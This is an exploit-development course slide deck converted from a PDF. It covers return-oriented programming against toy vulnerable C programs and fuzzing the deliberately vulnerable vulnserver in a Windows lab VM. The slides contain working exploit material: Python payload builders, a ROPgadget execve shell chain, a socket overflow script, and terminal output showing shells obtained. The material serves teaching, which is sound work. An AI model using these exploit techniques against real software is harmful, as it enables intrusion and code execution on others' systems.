

# BINARY EXPLOITATION : LAB2



# AGENDA

- Lab 2a : Basic ROP.
  - ROPGadgets.
  - ROP.
- Lab 2b: ROP with shellcode
  - ROPGadgets.
- Lab 2b : Windows Exploitation.
  - Fuzzing.
  - Buffer Overflow.

# BASIC ROP : LAB 2a




# ROP EXAMPLE

- Vulnerable Program.

```
1 #include <stdio.h>
2 #include <string.h>
3
4 char string[100];
5
6 void execGadget(){
7     system(string);
8 }
9
10 void binGadget(int binParam) {
11     if (binParam == 0xdeadbeef) {
12         strcat(string, "/bin");
13     }
14 }
15
16 void bashGadget(int bashParam1, int bashParam2) {
17     if (bashParam1 == 0xcafebabe && bashParam2 == 0x0badf00d) {
18         strcat(string, "/bash");
19     }
20 }
21
22 void vuln(char *string) {
23     char buffer[100];
24     strcpy(buffer, string);
25 }
26
27 int main(int argc, char** argv) {
28     string[0] = 0;
29     vuln(argv[1]);
30     return 0;
31 }
```


# ROP EXAMPLE

- The Stack.




# ROP EXAMPLE

- The Stack.



# ROP EXAMPLE


- The Stack.





# ROP EXAMPLE


- The Stack.





# ROP EXAMPLE

- The Stack.



# ROP GADGETS

```
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/ROPgadget-master$
dell@Dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/ROPgadget-master$ ./ROPgadget.py --binary rop
Gadgets information
=====
0x0000054a : adc al, 0x24 ; ret
0x000008dd : adc al, 0x41 ; ret
0x0000048a : adc al, 0x51 ; call eax
0x00000571 : adc byte ptr [eax - 0x3603a275], dl ; ret
0x00000490 : adc cl, cl ; ret
0x00000484 : adc edx, dword ptr [ebp - 0x77] ; in eax, 0x83 ; in al, dx ; adc al, 0x51 ; call eax
0x000005be : add al, 0 ; nop ; pop ebx ; pop edi ; pop ebp ; ret
0x00000690 : add al, 0x24 ; ret
0x0000080d : add al, 2 ; inc ebp ; ret
0x00000835 : add al, 2 ; push eax ; ret
0x00000497 : add bl, dh ; ret
0x0000052e : add byte ptr [eax], al ; add byte ptr [ecx], al ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x00000564 : add byte ptr [eax], al ; add byte ptr [edx - 0x77], dl ; ret
0x000003b8 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x00000685 : add byte ptr [eax], al ; mov ecx, dword ptr [ebp - 4] ; leave ; lea esp, dword ptr [ecx - 4] ; ret
0x00000686 : add byte ptr [ebx - 0x723603b3], cl ; popal ; cld ; ret
0x00000530 : add byte ptr [ecx], al ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x00000566 : add byte ptr [edx - 0x77], dl ; ret
0x0000080c : add dword ptr [edx + eax], 0x45 ; ret
0x00000834 : add dword ptr [edx + eax], 0x50 ; ret
0x00000808 : add eax, 0x83038742 ; add al, 2 ; inc ebp ; ret
0x00000830 : add eax, 0x83038742 ; add al, 2 ; push eax ; ret
0x0000048e : add esp, 0x10 ; leave ; ret
0x000004df : add esp, 0x10 ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x0000056f : add esp, 0x10 ; nop ; mov ebx, dword ptr [ebp - 4] ; leave ; ret
0x000006f5 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x000003ba : add esp, 8 ; pop ebx ; ret
0x000007e7 : add esp, dword ptr [ebx - 0x3b] ; ret
0x000008da : and byte ptr [edi + 0xe], al ; adc al, 0x41 ; ret
0x000007e8 : arpl bp, ax ; ret
0x000007c3 : call dword ptr [eax]
```


# ROP GADGETS

0x000006f9 : pop esi ; pop edi ; pop ebp ; ret

0x565556fb : pop ebp ; ret

# ROP EXAMPLE

- The Stack.



# ROP EXAMPLE

- The Stack.

\x0d\x0a\xad\x0b

\xbe\xba\xfe\xca

\x4d\x55\x55\x56

\xc5\x55\x55\x56

\xef\xbe\xad\xde

Pop e#x; ret

\x78\x55\x55\x56

\x42\x42\x42\x42

\x41\x41\x41\x41

..

..

\x41\x41\x41\x41

```
(gdb) print execGadget
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>
```

```
(gdb) print bashGadget
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>
```

```
(gdb) print binGadget
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>
```

“BBBB”

“AAAA”

..

..

“AAAA”

# ROP EXAMPLE

- The Stack.

\x0d\x0a\xad\x0b

\xbe\xba\xfe\xca

\x4d\x55\x55\x56

\xc5\x55\x55\x56

\xef\xbe\xad\xde

\xfb\x56\x55\x56

\x78\x55\x55\x56

\x42\x42\x42\x42

\x41\x41\x41\x41

..

..

\x41\x41\x41\x41

```
(gdb) print execGadget
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>
```

```
(gdb) print bashGadget
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>
```

```
(gdb) print binGadget
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>
```

“BBBB”

“AAAA”

..

..

“AAAA”

# ROP EXAMPLE

- The Exploit.

```
3 overflow = 'A' * 108 + 'B' * 4
4
5 binGadget = "\x78\x55\x55\x56"
6
7 binParam = "\xef\xbe\xad\xde"
8
9 bashGadget = "\xc5\x55\x55\x56"
10
11 bashParam1 = "\xbe\xba\xfe\xca"
12 bashParam2 = "\x0d\x0f\xad\x0b"
13
14 execGadget = "\x4d\x55\x55\x56"
15
16 popRet = "\xfb\x56\x55\x56"
17
18
19 payload = overflow + binGadget + popRet + binParam + bashGadget + execGadget + bashParam2 + bashParam1
20
21
22 print payload
```



# ROP EXAMPLE

- The Exploit.

```
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ gdb -q ./rop
Reading symbols from ./rop...(no debugging symbols found)...done.
(gdb)
(gdb) run $(<./exp )
Starting program: /home/dell/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop/rop $(<./exp )
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ whoami
dell
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ id
uid=1000(dell) gid=1000(dell) groups=1000(dell),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$
dell@dell:~/Documents/Brno_18/trg/MP_Exploit_Development_Basics_2_weeks_labs/lab2/lab2b_rop$ exit
exit

Program received signal SIGSEGV, Segmentation fault.
0xcafebabe in ?? ()
(gdb) █
```

# ROP EXAMPLE

- The Stack.

\x0d\x0a\xad\x0b

\xbe\xba\xfe\xca

\x4d\x55\x55\x56

\xc5\x55\x55\x56

\xef\xbe\xad\xde

\xfb\x56\x55\x56

\x78\x55\x55\x56

\x42\x42\x42\x42

\x41\x41\x41\x41

..

..

\x41\x41\x41\x41

```
(gdb) print execGadget  
$1 = {<text variable, no debug info>} 0x5655554d <execGadget>
```

```
(gdb) print bashGadget  
$1 = {<text variable, no debug info>} 0x565555c5 <bashGadget>
```

```
(gdb) print binGadget  
$1 = {<text variable, no debug info>} 0x56555578 <binGadget>
```

“BBBB”

“AAAA”


..

..

“AAAA”

# ROP EXAMPLE

- Safe Exit.



# ROP FOR SHELLCODE : LAB 2b



# ROP EXAMPLE

- Vulnerable Program.

```
#include <string.h>

void overflow (char* inbuf)
{
    char buf[4];
    strcpy(buf, inbuf);
}

int main (int argc, char** argv)
{
    overflow(argv[1]);
    return 0;
}
~
```

# ROP EXAMPLE

- Compile Program.

```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ gcc --static -m32 -fno-stack-protector rop_shell.c -o rop_shell.S
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ gcc -m32 -fno-stack-protector rop_shell.c -o rop_shell.D
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$ ls
peda ROPgadget-master rop_shell.c rop_shell.D rop_shell.S
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell$
```

- Generate ROP Chains.

```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ python ROPgadget.py --ropchain --binary
rop_shell.D > ropD
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ python ROPgadget.py --ropchain --binary
rop_shell.S > ropS
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$
```



# ROP EXAMPLE

- View Gadgets.
- Generate exploit using ROP Chains.

- Step 5 -- Build the ROP chain

```
#!/usr/bin/env python2
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = ''

p += pack('<I', 0x0806e82b) # pop edx ; ret
p += pack('<I', 0x080d9060) # @ .data
p += pack('<I', 0x080a8806) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080568e5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e82b) # pop edx ; ret
p += pack('<I', 0x080d9064) # @ .data + 4
p += pack('<I', 0x080a8806) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080568e5) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806e82b) # pop edx ; ret
p += pack('<I', 0x080d9068) # @ .data + 8
```



# ROP EXAMPLE

- Find padding.
- Add padding and print exploit.
  - $P = \text{"A"} * 00$
  - Print A
- Exploit using ROP Chains.

```
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$  
maverick@maverick-workforce:~/Documents/Brno_19/trg/week2/lab2_milo/lab2b_rop_shell/ROPgadget-master$ ./rop_shell.S "$(/.exploit.py)"  
$ whoami  
maverick  
$ □
```

# WINDOWS EXPLOITATION: LAB 2c



# Binary Testing Methods

- White Box Testing.
  - Testing with full knowledge.
  - Access to source code & architecture documents.
- Black Box Testing.
  - Without knowledge of specification.
  - No access to the source code & architecture.
  - Attacker model.
- Grey Box Testing.

# Black Box Exploitation

- Establishing a Working Environment.
- Fuzzing.
  - Input Generation.
  - Fault Injection.
  - Fault Delivery.
  - Fault Monitoring.
- Binary Auditing.

# Black Box Exploitation Example

The image displays a dual-screen setup for a black box exploitation exercise. The left screen shows a Windows 7 virtual machine running OllyDbg, which is debugging a process named 'vulnserver.exe'. The CPU window shows assembly instructions, and the registers window shows the current state of the CPU registers. The right screen shows a Kali Linux virtual machine running a netcat listener on port 9999, which has successfully connected to the vulnerable server. The terminal output shows the netcat listener's prompt and the server's response.

**Windows 7 [Running] - Oracle VM VirtualBox**

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserver]

File View Debug Plugins Options Window Help

Registers (FPU)

EAX 00000000  
ECX 00000000  
EDX 00000000  
ESP 0028F900  
EBP 0028FA10  
ESI 77FDF871  
EDI 00000000  
EIP 77BDF871 ntdll.77BDF871

**Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**

File Machine View Input Devices Help

Appli... Places Termi... Sat 12:51

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~#  
root@kali:~#  
root@kali:~# nc 192.168.56.101 9999  
Welcome to Vulnerable Server! Enter HELP for help.  
HELP  
Valid Commands:  
HELP  
STATS [stat_value]  
RTIME [rtime_value]  
LTIME [ltime_value]  
SRUN [sruntime_value]  
TRUN [trun_value]  
GMON [gmon_value]  
GDOG [gdog_value]  
KSTET [kstet_value]  
GTER [gter_value]  
HTER [hter_value]  
LTER [lter_value]  
KSTAN [lstan_value]  
EXIT  
TRUN AAAA  
TRUN COMPLETE  
GMON AAAA  
GMON STARTED  
EXIT  
GOODBYE  
root@kali:~#
```



# Black Box Exploitation Example

The image displays a virtual machine environment with two main windows:

**Windows 7 [Running] - Oracle VM VirtualBox**

The application window shows OllyDbg debugging `vulnserver.exe` (CPU - main thread, module `vulnserver`). The assembly view shows instructions like `PUSH EBP`, `MOV EBP, ESP`, `SUB ESP, 18`, `CALL DWORD PTR DS:[ESP], 1`, `CALL vuInserv.00401020`, `LEA ESI, DWORD PTR DS:[ESI]`, `PUSH EBP`, `MOV EBP, ESP`, `PUSH EBX`, `SUB ESP, 14`, `MOV EAX, DWORD PTR SS:[EBP+8]`, `MOV EAX, DWORD PTR DS:[EAX]`, `MOV EAX, DWORD PTR DS:[EAX]`, `CHP EAX, C0000091`, `JA SHORT vuInserv.004011A0`, `CHP EAX, C000009D`, `JB SHORT vuInserv.004011B7`, `MOV EBX, 1`, `MOV DWORD PTR SS:[ESP+4], 0`, `MOV DWORD PTR SS:[ESP], 8`, `CALL <JMP.&svort.signal>`, `CHP EAX, 1`, `JE vuInserv.0040128D`, `TEST EAX, EAX`, `TEST EAX, EAX`.

The registers window shows the following values:

Register	Value
EAX	00000000
ECX	00000000
EDX	00000000
ESI	0071C6F3
ESP	0028F90D
EBP	0028FA10
EIP	77BDF871
EFL	00000202

The memory dump shows a sequence of bytes: `FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00`.

**Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox**

The terminal window shows the execution of a Python script `buff0.py`:

```
#!/usr/bin/python
import socket
import os
import sys

host="192.168.56.101"
port=9999

buffer = "TRUN ./:/" + "A" * 5050

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

# Black Box Exploitation Example

The image displays two virtual machines running on Oracle VM VirtualBox. The left VM is Windows 7, and the right VM is Kali Linux.

**Windows 7 VM (Left):**

- Running `vulnserver.exe` in OllyDbg.
- Registers (FPU) window shows:
  - EAX: 0235F200 ASCII "TRUN /.:AAAAAAAAAAAAAAAAAAAA"
  - ECX: 003756C4
  - EDX: 00000000
  - ESP: 0235F9E0 ASCII "AAAAAAAAAAAAAAAAAAAA"
  - EIP: 41414141
- Memory dump shows an access violation at address 41414141.
- Taskbar shows the time 9:56 AM on 10/20/2018.

**Kali Linux VM (Right):**

- Terminal window shows the following commands and output:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~#  
root@kali:~#  
root@kali:~# python buff0.py  
root@kali:~#  
root@kali:~# nc 192.168.56.101 9999
```
- Taskbar shows the time Sat 12:56.



# Black Box Exploitation Example

Activities

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserver]

File View Debug Plugins Options Window Help

Registers (32Nowt)

Address Hex dump

Module C:\Windows\system32\user32.dll

Running

8:01 AM 10/20/2018

Right Ctrl

Kali-Linux-2017.1-vbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Appli... Places Termi... Sat 11:01

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# locate pattern_create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5050
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9BxBx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9
```



# Black Box Exploitation Example

Activities Sat 20:31

windows 7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserver]

File View Debug Plugins Options Window Help

Registers (32-bit)

Register	Value
EAX	00000000
ECX	00000000
EDX	00000000
ESP	002BF62C
EBP	002BF62C
ESI	7EFD0000
EDI	002BF758
EIP	77BDFC02
EIP	77BDFC02
CS	002B
DS	002B
SS	002B
ES	002B
FS	002B
GS	002B
LastErr	ERROR_SUCCESS (00000000)
EFL	00000202
IOPL	0.0
MM0	0.0
MM1	0.0
MM2	0.0
MM3	0.0
MM4	0.0
MM5	0.0
MM6	0.0
MM7	0.0

Address Hex dump

Address	Hex dump
00401130	55 PUSH EBP
00401131	89E5 MOV EBP,ESP
00401132	83EC SUB ESP,18
00401133	F70424 010000 MOV DWORD PTR DS:[ESI],1
00401134	FF15 6C614000 CALL vuInserv.00401020
00401135	58 08FEFFFF MOV EAX,ESI
00401136	8B426 000000 LEA ESI,DWORD PTR DS:[ESI]
00401137	55 PUSH EBP
00401138	89E5 MOV EBP,ESP
00401139	53 PUSH EBX
0040113A	83EC 14 SUB ESP,14
0040113B	8B00 MOV EAX,DWORD PTR DS:[EBP+8]
0040113C	8B00 MOV EAX,DWORD PTR DS:[EBP+8]
0040113D	3D 910000C0 CMP EAX,C00000C0
0040113E	77 3B JA SHORT vuInserv.004011A0
0040113F	3D 800000C0 CMP EAX,C00000C0
